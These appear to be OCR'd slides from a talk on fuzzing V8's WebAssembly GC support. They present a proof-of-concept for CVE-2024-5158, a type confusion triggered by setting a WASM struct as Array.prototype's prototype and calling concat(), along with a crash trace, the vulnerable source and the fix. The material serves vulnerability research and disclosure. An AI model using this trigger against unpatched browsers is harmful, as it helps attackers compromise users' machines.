
GC Extended Instruction Set

- struct.new, struct.get, struct.set
- array.new, array.get, array.set
- ref.cast, ref.test type conversion instructions

Automatic Garbage Collection: Tracks references, frees unused objects

More Natural WebAssembly and JavaScript Interaction

How to modify the Fuzzer to find bugs?



Export WASM Struct to JS

```
...
function createWasmStruct() {
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([...]);
builder.addFunction('makeStruct', ...)
.exportFunc()
.addBody([
kExprI32Const, 42,
kGCPrefix, kExprStructNew, struct_type,
kGCPrefix, kExprExternConvertAny
]);
let instance = builder.instantiate();
return instance.exports.makeStruct();
}
let struct = createWasmStruct();
```

Original JS Sample


```
// original-sample.js
// A regular JS object
let normalProto = {};
// Change Array's prototype to normalProto
Array.prototype.__proto__ = normalProto;
// Perform a concat operation on an array
print([1].concat());
```

Mutated Attack Code

```
...
function createWasmStruct() {
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([...]);
builder.addFunction('makeStruct', ...)
.exportFunc()
.addBody([
kExprI32Const, 42,
kGCPrefix, kExprStructNew, struct_type,
kGCPrefix, kExprExternConvertAny
]);
let instance = builder.instantiate();
return instance.exports.makeStruct();
}
// Replace normalProto with a WASM struct
let wasmObj = createWasmStruct();
Array.prototype.__proto__ = wasmObj;
print([1].concat());
```


Key Mutation Points:

- Replace JS object with WASM struct
- Pollute Array prototype chain
- Triggers concat() method



```
$ /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc.js

#
# Fatal error in gen/torque-generated/src/objects/js-objects-tq-inl.inc, line 67
# Check failed: !v8::internal::v8_flags.enable_slow_asserts.value() || (IsJSObject_NonInline(*this)).
#
#
#
#FailureMessage Object: 0x7ffd386ecee0
==== C stack trace ===============================

    /tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+
    /tmp/d8-linux-debug-v8-component-93712/libv8_libplatform.so(+0x18e0d) [0x7ff684218e0d]
    /tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(V8_Fatal(char const*, int, char const*, ..
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x25721f2) [0x7ff6813721f2]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x2660ffc) [0x7ff681460ffc]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x26589d3) [0x7ff6814589d3]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(v8::internal::Builtin_ArrayConcat(int, unsigned lo
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x1d7bb7d) [0x7ff680b7bb7d]
[1]    1575121 trace trap  /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc2.js
```

CVE-2024-5158




```javascript
let wasmObj = createWasmStruct();

Array. prototype . __proto__ = wasmObj;
```

```cpp
Maybe<bool>JSReceiver::SetPrototype (Isolate* isolate,
               Handle<JSReceiver> object,
               Handle<Object>  value , bool from_javascript
               ShouldThrow should_throw) {
if (IsWasmObject(*object)) {
   RETURN_FAILURE(isolate, should_throw,
               NewTypeError(MessageTemplate::kWasmObjectsAreO
}
if (IsJSProxy(*object)) {
   return  JSProxy::SetPrototype  (isolate, Handle<JSPro
               value, from_javascript, should_throw);
}
      return JSObject::SetPrototype(isolate, Handle<JSOb
               value  , from_javascript, should_throw);
}
```


CVE-2024-5158

Key Flow

- Array.prototype.__proto__ = wasmObj
- Slow_ArrayConcat → IterateElements
- *HasOnlySimpleElements* does *iter.GetCurrent<JSObject>()*
- Incorrectly treated as a JSObject



```
inline bool HasOnlySimpleElements(Isolate* isolate,
                                  Tagged<JSReceiver> receiver) {
  DisallowGarbageCollection no_gc;
  PrototypeIterator iter(isolate, receiver, kStartAtReceiver);
  for (; !iter.IsAtEnd(); iter.Advance()) {
    if (IsJSProxy(iter.GetCurrent())) return false;
    Tagged<JSObject> current = iter.GetCurrent<JSObject>(); // <---- [1]
    if (!HasSimpleElements(current)) return false;
  }
  return true;
}
```




Slow_ArrayConcat
Processing arrays and elements for concatenation
IterateElements
if(!visitor->has_simple_elements() || !HasOnlySimpleElements(isolate, *receiver))
Array.prototype .__proto__ = wasmObj
WASM Object
in prototype chain
Not a JSProxy
HasOnlySimpleElements
Iterates through prototype chain to check element types
if(IsJSProxy(iter.GetCurrent()))return false;
Tagged<JSObject> current = iter.GetCurrent<JSObject> ();
Type Confusion
WASM object bypasses the IsJSProxy check but incorrectly cast to JSObject causing type confusion

Fix Patch

Check JSObject explicitly, not just avoid Proxy.

Resolves WasmObject→JSObject confusion in prototype chain.

